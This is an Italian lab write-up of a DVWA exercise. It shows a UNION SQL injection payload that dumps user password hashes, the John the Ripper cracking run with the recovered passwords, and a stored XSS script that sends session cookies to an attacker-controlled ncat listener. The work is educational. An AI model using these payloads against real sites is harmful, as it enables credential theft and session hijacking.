



S6L5

SQL injection e XSS

Di Giulio Zanet

Scopo dell'esercizio:

- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).
- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.



SQLi Blind



Tramite la query:

“%' and 0=0 union select null,
concat(0x0a,user_id,0x0a,first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #”

riesco ad ottenere id, nome, cognome, e di seguito
username e password (criptata in hash) delle
relative vittime.

Damn Vulnerable Web App

192.168.1.101/dvwa/vulnerabilities/sqli_blind/?id=%2

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

DVWA

Vulnerability: SQL Injection (Blind)

User ID:

ID: '%' and 0=0 union select null, concat(0x0a,user_id,0x0a,first_name,0x0a,last_name,0x0a)
First name:
Surname:
1
admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99


ID: '%' and 0=0 union select null, concat(0x0a,user_id,0x0a,first_name,0x0a,last_name,0x0a)
First name:
Surname:
2
Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: '%' and 0=0 union select null, concat(0x0a,user_id,0x0a,first_name,0x0a,last_name,0x0a)
First name:
Surname:
3
Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: '%' and 0=0 union select null, concat(0x0a,user_id,0x0a,first_name,0x0a,last_name,0x0a)
First name:
Surname:
4
Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: '%' and 0=0 union select null, concat(0x0a,user_id,0x0a,first_name,0x0a,last_name,0x0a)
First name:
Surname:
5
Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99

More info

Open  Password.txt
~/Desktop

```
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
smithy:5f4dcc3b5aa765d61d8327deb882cf99
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
```

Creo quindi un documento di testo dove inserisco il nome utente e la password criptata in hash.

utilizzando il tool john the ripper è possibile risalire alle password criptate, esso infatti testa ogni password all'interno della wordlist con l'algoritmo di hash e salva i risultati che corrispondono al documento creato da noi

```
kali@kali: ~  
└─(kali@kali)-[~]  
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt Desktop/Password.txt  
Using default input encoding: UTF-8  
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])  
Warning: no OpenMP support for this hash type, consider --fork=4  
Press 'q' or Ctrl-C to abort, almost any other key for status  
password      (admin)  
abc123         (gordonb)  
letmein        (pablo)  
charley        (1337)  
4g 0:00:00:00 DONE (2024-01-12 13:37) 57.14g/s 41142p/s 41142c/s 54857C/s my3kids..soccer9  
Warning: passwords printed above might not be all those cracked  
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably  
Session completed.  
└─(kali@kali)-[~]  
└─$
```

XSS STORED



Damn Vulnerable Web App | x

192.168.1.101/dvwa/vulnerabilities/xss_s/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP info
About
Logout

Username: admin
Security Level: low
PHPIDS: disabled

Name *
Message *
Sign Guestbook

Name: test
Message: This is a test comment.

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

View Source View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

Inspector Console Debugger Network

Search HTML

```
<tr>  
  <td width="100">Message </td>  
  <td>  
    <textarea name="mtxMessage" cols="50" rows="3"  
      maxLength="50"></textarea>  
  </td>  
</tr>
```

Filter Styles Layout Computed Changes Compatibility Fonts Animation

Flexbox

Grid

Box Model

margin: 1 1.11667 1 1.11667
border: 1 1.11667 1 1.11667
padding: 2 2 2 2
content: 402.834x46.9


409.067x53.1333 static

Entrando nella sezione XSS Stored, notiamo che il limite di caratteri non permette di caricare script abbastanza lunghi, quindi modifico il limite massimo dall'inspector del browser

```
Search HTML
<tr>
  <td width="100">Message *</td>
  <td>
    <textarea name="mtxMessage" cols="50" rows="3"
      maxlength="300"></textarea>
  </td>
</tr>

(kali@kali)-[~]
$ ncat -k -vlp 8888
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Listening on [::]:8888
Ncat: Listening on 0.0.0.0:8888

```




Dopo aver aumentato il numero di caratteri inseribili, inseriamo lo script e mettiamo in ascolto permanente la macchina Kali con ncat sulla porta 8888.

Lo script utilizzato è:

```
<script>var i=new Image;i.src="http://x.x.x.x:8888/?"+document.cookie;</script>
```

dove le x corrispondono all'indirizzo ip dell'attaccante

A terminal window with a dark background and a Kali Linux logo in the top left. The title bar shows 'kali@kali: ~'. The terminal output shows the ncat listener running on port 8888, receiving a connection from 192.168.1.100:60844. The received HTTP request is displayed in detail, including the GET method, security parameters, PHP session ID, host, user agent (Mozilla/5.0), accept headers, and referer.

```
(kali@kali)-[~]  
$ ncat -k -kvlp 8888  
Ncat: Version 7.94SVN ( https://nmap.org/ncat )  
Ncat: Listening on [::]:8888  
Ncat: Listening on 0.0.0.0:8888  
Ncat: Connection from 192.168.1.100:60844.  
GET /?security=low;%20PHPSESSID=456cd3af378002aeb92012b9afb5f881 HTTP/1.1  
Host: 192.168.1.100:8888  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: image/avif,image/webp,*/*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.1.101/  
  
█
```

Una volta inviato il messaggio contenente lo script, ogni volta che un utente si connette alla pagina e il tool ncat è in ascolto, esso riceverà il cookie di sessione, l'indirizzo ip, il browser in uso e molte altre informazioni.

Conclusioni

Entrambe le vulnerabilità si sono dimostrate molto pericolose se non risolte, con uno sforzo quasi minimo è possibile infatti reperire informazioni sensibili e utilizzarle in modo malevolo.

